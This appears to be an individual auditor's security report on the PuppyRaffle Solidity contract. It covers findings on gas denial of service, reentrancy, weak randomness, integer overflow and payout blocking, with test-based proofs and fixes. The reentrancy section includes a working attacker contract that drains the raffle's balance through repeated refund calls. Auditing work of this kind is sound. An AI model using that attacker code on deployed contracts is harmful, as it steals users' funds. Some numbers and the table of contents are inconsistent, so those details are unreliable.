

# PuppyRaffle Audit Report

Version 1.0

*Akoja Abraham*

March 15, 2025

# Protocol Audit Report

Akoja Abraham

15th March, 2025

Prepared by: Akoja Lead Auditors: - Akoja Abraham

## Table of Contents

- information/non-crits
  - [I-1] Solidity pragma should be specific, not wide
  - [I-2] Using an outdated version of solidity is not recommended
  - [G-1] Unchanged state variables should be declared constant or immutable.
- Low
  - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think thay have not entered the raffle
- High
  - [H-2] weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy
  - [H-3] Integer overflow of `PuppyRaffle::totalFess` losses fees
- Medium
  - [M-2] Smart contract wallets raffle winners without a `recieve` or a `fallback` function will block the start of a new contest

## Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

## Disclaimer

I made all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

## Risk Classification

| | | Impact | | |
|---|---|---|---|---|
| | | High | Medium | Low |
| | High | H | H/M | M |
| Likelihood | Medium | H/M | M | M/L |
| | Low | M | M/L | L |

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

## Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8
- In Scope:

### Scope

```
./src/
#-- PuppyRaffle.sol
```

### Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

## Executive Summary

This was awesome to do. found a bunch of severities

### Issues found

| Severity | Number of issues found |
|---|---|
| High | 3 |
| Medium | 2 |
| Low | 1 |
| Info | 2 |
| Total | 8 |

## Findings

### Medium

#### [M-1] Looping through players array to check for duplicates in the `puppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, incrementing gas costs for future entrants

**Description:** The `puppyRaffle::enterRaffle` function loops through the `playes` array to check for duplicates. however, the longer the `puppyRaffle::players` array is, the more checks a new player will have to make. this means the gas costs for the players who enter right when the raffle starts will be drammatically lower than those who enter later. every additional address in the `players` array, is an additional check the loop will have to make.

```
1 // @audit DoS attack
2 @> for (uint256 i = 0; i < players.length - 1; i++) {
3             for (uint256 j = i + 1; j < players.length; j++) {
4                 require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
5             }
6         }
```

**Impact:** The gas costs for raffle entrants will greatly increase as more players enter the raffle. Discouraging later users from entering , and causing a rush at the start of a raffle to be one of the first entrants in the queue. an attacker might make the `puppyRaffle::entrants` array so big, that no one else enters, guaranteing themselves the win.

**Proof of Concept:**

if we have 2 sets of 100 players, the gas costs will be as such: - 1st 100 players: ~6252048 gas - 2nd 100 players: ~18068138 gas

this is more than 3x more expensive for the second 100 players.

PoC Place the following test into `puppyRaffleTest.t.sol`.

```
function test_denialOfService() public{
        vm.txGasPrice(1);
        uint playersNum = 100;
        address[] memory players = new address[](playersNum);
        for(uint256 i=0; i < playersNum; i++){
            players[i] = address(i);
        }

        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            players);
        uint256 gasEnd = gasleft();

        uint256 gasUsedFirst = (gasStart - gasEnd ) * tx.gasprice;
        console.log("gas cost of the first 100 players is",gasUsedFirst
            );

        // second set of 100 players

         address[] memory playersTwo = new address[](playersNum);
        for(uint256 i=0; i < playersNum; i++){
            playersTwo[i] = address(i + playersNum);
        }

        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            playersTwo);
        uint256 gasEndSecond = gasleft();

        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond ) * tx.
            gasprice;
        console.log("gas cost of the second 100 players is",
            gasUsedSecond);

        assert(gasUsedFirst < gasUsedSecond);
    }
```

**Recommended Mitigation:** Recommendations; 1. consider allowing duplicates. Users can make multiple wallets anyways, so a duplicate check doesn't prevent the same person from entering multiple times. only the same walllet address. 2. Consider using a mapping to check for duplicates. this would allow constant time lookup of whether a user has already entered.

```
+ mapping(address => uint256) public addressToRaffleId;
```

```
+ uint256 public raffleId = 0;
.
.
.
function enterRaffle(address[] memory newPlayers) public payable {
        require(msg.value == entranceFee * newPlayers.length, "
           PuppyRaffle: Must send enough to enter raffle");
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
            addressToRaffleId[newPlayers[i]] = raffleId;
        }

-        // Check for duplicates
+        // Check for duplicates only for new players
+        for (uint256 i = 0; i < newPlayers.length; i++) {
+               require(addressToRaffleId[newPlayers[i]] != raffleId,
    "PuppyRaffle: Duplicate Player");
+         }
-    for (uint256 i = 0; i < players.length - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
-                require(players[i] != players[j], "PuppyRaffle:
    Duplicate player");
-            }
-        }

 emit RaffleEnter(newPlayers);
    }
.
.
.
function selectWinner() external{
+ raffleId = raffleId + 1;
   require(block.timestamp >= raffleStartTime + raffleDuration, "
      puppyRaffle: Raffle not over");
}
```

```
Alternatively, use openZepplin's enumerableSet library
(https://docs.openzeppelin.com/contracts/3.x/api/utils#EnumerableSet).
```

## High

### [H-1] The design of the `puppyRaffle::refund` function creates a reentrancy vunerability exploitable by an attacker, which would lead to loss of funds from the protocol balance.

**Description:** The `puppyRaffle::refund` function allow the caller to perform this external contract interaction `payable(msg.sender).sendValue(entranceFee);` before updating the state of the caller `players[playerIndex] = address(0);` and emiting the state change `emit`

`RaffleRefunded(playerAddress)`; therefore, exposing the protocol to a reentrancy exploit that would drain the `puppyRaffle` contract balance once exploited by an attacker.

```
// @audit Reentrancy Attack.

 function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

@>        payable(msg.sender).sendValue(entranceFee);

@>       players[playerIndex] = address(0);
@>       emit RaffleRefunded(playerAddress);
    }
```

a player who enters the raffle could have a `fallback/recieve` function that calls the `PuppyRaffle::Refund` function again and claim another refund.  they could continue the cycle till the contract balance is drained.

**Impact:** This exploit will drain all the fees paid from `puppyRaffle` contract into the attackers wallet.

**Proof of Concept:** 1. User enters the raffle 2. an attack contract with a `fallback` function that calls `PuppyRaffle::refund` 3. Attacker enters raffle 4. Attacker calls `PuppyRaffle::refunds` from thier contract, draining the contract balance.

```
//attacker contract

contract ReentrancyAttacker{
  PuppyRaffle  puppyRaffle;
  uint256 entranceFee;
  uint256 attackerIndex;

  constructor(PuppyRaffle _PuppyRaffle){
    puppyRaffle = _PuppyRaffle;
    entranceFee = puppyRaffle.entranceFee();

  }

  function attack()external payable{
     address[] memory players = new address[](1);
     players[0] = address(this);
     puppyRaffle.enterRaffle{value: entranceFee}(players);
     attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
     puppyRaffle.refund(attackerIndex);
  }
```

```
21
22    function _stealMoney() internal{
23      if(address(puppyRaffle).balance >= entranceFee){
24          puppyRaffle.refund(attackerIndex);
25      }
26    }
27
28    fallback() external payable{
29      _stealMoney();
30    }
31
32    receive() external payable{
33     _stealMoney();
34    }
35  }
```

PoC Place the following test into `puppyRaffleTest.t.sol`.

```
1   function testReentrancyAttack() public {
2           address[] memory players = new address[](4);
3           players[0] = playerOne;
4           players[1] = playerTwo;
5           players[2] = playerThree;
6           players[3] = playerFour;
7           puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
8
9
10          ReentrancyAttacker attackerContract = new ReentrancyAttacker(
11              puppyRaffle
12          );
13          address attackUser = makeAddr("attackUser");
14          vm.deal(attackUser, 1 ether);
15
16          uint256 startingAttackContractBalance = address(
                attackerContract).balance;
17          uint256 startingContractBalance = address(puppyRaffle).balance;
18
19          //    attack
20          vm.prank(attackUser);
21          attackerContract.attack{value: entranceFee}();
22
23          console.log("starting attacker balance",
                startingAttackContractBalance);
24          console.log("starting contract balance",
                startingContractBalance);
25
26          console.log("ending attacker contract balance", address(
                attackerContract).balance);
27          console.log("ending contract balance", address(puppyRaffle).
                balance);
28      }
```

**Recommended Mitigation:** adopt the use of CEI (checks, effects, interactions ) within functions design especially when it handles funds. the `PuppyRaffle::refund` function update the `Players` array before making the external call. additionally, we should move the event emmision up as well.

```
 function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

-        payable(msg.sender).sendValue(entranceFee);

        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);

+         payable(msg.sender).sendValue(entranceFee);
    }
```

### information/non-crits

#### [I-1] Solidity pragma should be specific, not wide

**Recommended Mitigation:** Consider using a specific version of solidity in your contracts instead of a wide version. for example instead of `pragma solidity ^0.8.0;` use `pragma solidity 0.8.0;`

-found in src/puppyRaffle.sol: 32:23:35

#### [I-2] Using an outdated version of solidity is not recommended

**Description:** solc frequently releases new compiler versions. using an old version prevents access to new solidity security checks. we recomend avoiding complex pragma statements.

#### [G-1] Unchanged state variables should be declared constant or immutable.

**Description:** Reading from storage is much more expensive than from a immutable or constant variable.

**Instances:** - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `puppyRaffle::legendaryImageUri` should be `constant`

## Low

### [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think thay have not entered the raffle

**Description:** if a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array.

```
function getActivePlayerIndex(address player) external view returns (uint256) {
    for (uint256 i = 0; i < players.length; i++) {
        if (players[i] == player) {
            return i;
        }
    }
    return 0;
}
```

**Impact:** a player at index 0 to incorrectly think thay have not entered the raffle and may attempt to re-enter therefore wasting gas

**Proof of Concept:** 1. user enters the raffle, they are the first entrant 2. `PuppyRaffle::getActiveIndex` returns 0 3. User thinks they have not entered correctly due to the function documentation

**Recommended Mitigation:** Revert if the player is not in the array

## High

### [H-2] weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

**Description:** Hashing `msg.sender` , `block.timestamp`, and `block.difficulty` together creates a predictible number. A predictible number is not a good random number. Malicious users can manipulate the values or know them ahead of time to choose the winner of the raffle themselves.

*Note* This additionally means users could front-run this function and call `refund` if they see they are not the winner.

**Impact:** any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. making the raffle worthless and leading to a gas war to win the target puppy.

**Proof of Concept:** 1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate . `block.difficulty` was recently replaced with Prevrandao. 2. Users can mine /manipulate thier `msg.sender` value to result in thier

address being used to generate the winner. 3. users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

using onchain values as a randomness seed is a well-documented attack vector.

**Recommended Mitigation:** Consider using a cryptographically provable random number generator such as chainlink VRF.

### [H-3] Integer overflow of `PuppyRaffle::totalFess` losses fees

**Description:** In solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max
// 18446744073709551615
myVar = myVar + 1
// myVar will be 0
```

**Impact:** In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feesAddress` to collect later in `PuppyRaffle::withdrawFees`. however, if the `totalFees` Variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

**Proof of Concept:** 1. We conclude a raffle of 4 players 2. we then have 89 players enter a new raffle, and conclude the raffle 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// aka
totalFes = 800000000000000000 + 17800000000000000000
// and this will overflow
totalFees = 1523255926290448384
```

4. widrawal would be impossible due to this line of code in `PuppyRaffle:::withdrawFees`

```
require(address(this).balance == uint256(totalFEes), "PuppyRaffle:
    there are currently players active!");
```

PoC

```
function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
```

```
10          uint256 playersNum = 89;
11          address[] memory players = new address[](playersNum);
12          for (uint256 i = 0; i < playersNum; i++) {
13              players[i] = address(i);
14          }
15          puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
                players);
16          // We end the raffle
17          vm.warp(block.timestamp + duration + 1);
18          vm.roll(block.number + 1);
19
20          // And here is where the issue occurs
21          // We will now have fewer fees even though we just finished a
                second raffle
22          puppyRaffle.selectWinner();
23
24          uint256 endingTotalFees = puppyRaffle.totalFees();
25          console.log("ending total fees", endingTotalFees);
26          assert(endingTotalFees < startingTotalFees);
27
28          // We are also unable to withdraw any fees because of the
                require check
29          vm.prank(puppyRaffle.feeAddress());
30          vm.expectRevert("PuppyRaffle: There are currently players
                active!");
31          puppyRaffle.withdrawFees();
32      }
```

**Recommended Mitigation:** use a newer version of solidity, and `uint256` instead of `uint64`

## Medium ### [M-2] Smart contract wallets raffle winners without a `recieve` or a `fallback` function will block the start of a new contest

**Description:** The `PuppyRaffle::selectWinner` function is responsible for recieving the lottery. howevr, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

**Impact:** the `puppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

also, true winners will not get paid out and someone else could take their money!

**Proof of Concept:**

1. 10 smart wallets enter the lottery without a fallback or recieve function.
2. 2the lottery ends.
3. the `selectWinner` function wouldn't work, even though the lottery is over!

**Recommended Mitigation:** 1. do not allow smart contract wallets to enter raffle.(not recommended) 2. create a mapping of addresses -> payouts so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize. (Recommended) > Pull over Push